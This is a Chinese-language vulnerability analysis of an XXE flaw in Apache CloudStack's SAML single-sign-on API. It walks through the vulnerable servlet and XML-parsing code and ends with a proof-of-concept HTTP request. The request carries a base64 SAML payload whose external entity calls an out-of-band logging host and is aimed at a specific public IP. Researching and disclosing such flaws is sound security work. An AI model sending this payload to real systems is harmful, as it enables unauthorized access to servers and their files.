

漏洞存在于该apiServlet中:




```xml
<servlet>
    <servlet-name>apiServlet</servlet-name>
    <servlet-class>com.cloud.api.ApiServlet</servlet-class>
    <load-on-startup>5</load-on-startup>
</servlet>

<servlet>
    <servlet-name>consoleServlet</servlet-name>
    <servlet-class>com.cloud.servlet.ConsoleProxyServlet</servlet-class>
    <load-on-startup>6</load-on-startup>
</servlet>

<servlet-mapping>
     <servlet-name>apiServlet</servlet-name>
     <url-pattern>/api/*</url-pattern>
</servlet-mapping>
```

从command参数中获取command的值,并去找对应的 `APIAuthenticator` ,这里 `command=samlSso`



ApiServlet › processRequestInContext()


```java
        if (responseTypeParam != null) {...}

        final Object[] commandObj = params.get(ApiConstants.COMMAND);
        final String command = commandObj == null ? null : (String) commandObj[0];
        final Object[] userObj = params.get(ApiConstants.USERNAME);
        String username = userObj == null ? null : (String) userObj[0];
        if (s_logger.isTraceEnabled()) {...}



        if (command != null) {

            APIAuthenticator apiAuthenticator = authManager.getAPIAuthenticator(command);
            if (apiAuthenticator != null) {
                auditTrailSb.append("command=");
                auditTrailSb.append(command);

                int httpResponseCode = HttpServletResponse.SC_OK;
                String responseString = null;

                if (apiAuthenticator.getAPIType() == APIAuthenticationType.LOGIN_API) {...}

                try {
                    if (s_logger.isTraceEnabled()) {...}
                    responseString = apiAuthenticator.authenticate(command, params, session, remoteAddress, responseType, auditTrailSb, req, resp);
                    if (session != null && session.getAttribute(ApiConstants.SESSIONKEY) != null) {
                        resp.addHeader( name: "SET-COOKIE", String.format("%s=%s;HttpOnly", ApiConstants.SESSIONKEY, session.getAttribute(ApiConstants.SESSIONKEY)))
```



SAML2LoginAPIAuthenticatorCmd


```java
import com.cloud.user.UserAccount;
import com.cloud.user.UserAccountVO;
import com.cloud.user.dao.UserAccountDao;
import com.cloud.utils.db.EntityManager;

@APICommand(name = "samlSso", description = "SP initiated SAML Single Sign On", requestHasSensitiveInfo = true, responseObject = LoginCmdResponse.class, entityType = {})
public class SAML2LoginAPIAuthenticatorCmd extends BaseCmd implements APIAuthenticator, Configurable {
    public static final Logger s_logger = Logger.getLogger(SAML2LoginAPIAuthenticatorCmd.class.getName());
    private static final String s_name = "loginresponse";
```

然后调用 `authenticate` 方法,不满足前两个if判断时调用 `this.processSAMLResponse` ,传入 `SAMLResponse`



```
SAML2LoginAPIAuthenticatorCmd 〉 authenticate()
} if (params.containsKey("SAMLart")) {
    throw new ServerApiException(ApiErrorCode.UNSUPPORTED_ACTION_ERROR, apiServer.getSerializedApiError(ApiErrorCode.UNSUPPORTED_ACTION_ERROR.getHttpCode(),
            errorText: "SAML2 HTTP Artifact Binding is not supported",
            params, responseType));
} else {
    final String samlResponse = ((String[])params.get(SAMLPluginConstants.SAML_RESPONSE))[0];
    Response processedSAMLResponse = this.processSAMLResponse(samlResponse);
    String statusCode = processedSAMLResponse.getStatus().getStatusCode().getValue();
    if (!statusCode.equals(StatusCode.SUCCESS_URI)) {

public static final String SAML_RESPONSE = "SAMLResponse";
```

将 `SAMLResponse` BASE64解码,进行解析,此处没有做任何防护



```
SAMLUtils 〉 decodeSAMLResponse()

public static Response decodeSAMLResponse(String responseMessage)
        throws ConfigurationException, ParserConfigurationException,
        SAXException, IOException, UnmarshallingException {
    DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
    documentBuilderFactory.setNamespaceAware(true);
    DocumentBuilder docBuilder = documentBuilderFactory.newDocumentBuilder();
    byte[] base64DecodedResponse = Base64.decode(responseMessage);
    Document document = docBuilder.parse(new ByteArrayInputStream(base64DecodedResponse));
    Element element = document.getDocumentElement();
    UnmarshallerFactory unmarshallerFactory = Configuration.getUnmarshallerFactory();
    Unmarshaller unmarshaller = unmarshallerFactory.getUnmarshaller(element);
```

Poc:

注意:

如果base的字符串中存在特殊符号如加号时需要url编码

```
POST /client/api HTTP/1.1
Host: 130.237.83.245
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 225

command=samlSso&SAMLResponse=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGlu
Zz0iVVRGLTgiPz4KPCFET0NUWVBFIGV2aWwgWwog
ICAgICAgIDwhRU5USVRZIHh4ZSBTWVNURU0gImh0dHA6Ly9qbnRtLjBib3BwaC5jZ
XllLmlvIj4K
```

ICAgICAgICBdPgo8ZXZpbD4meHhlOzwvZXZpbD4=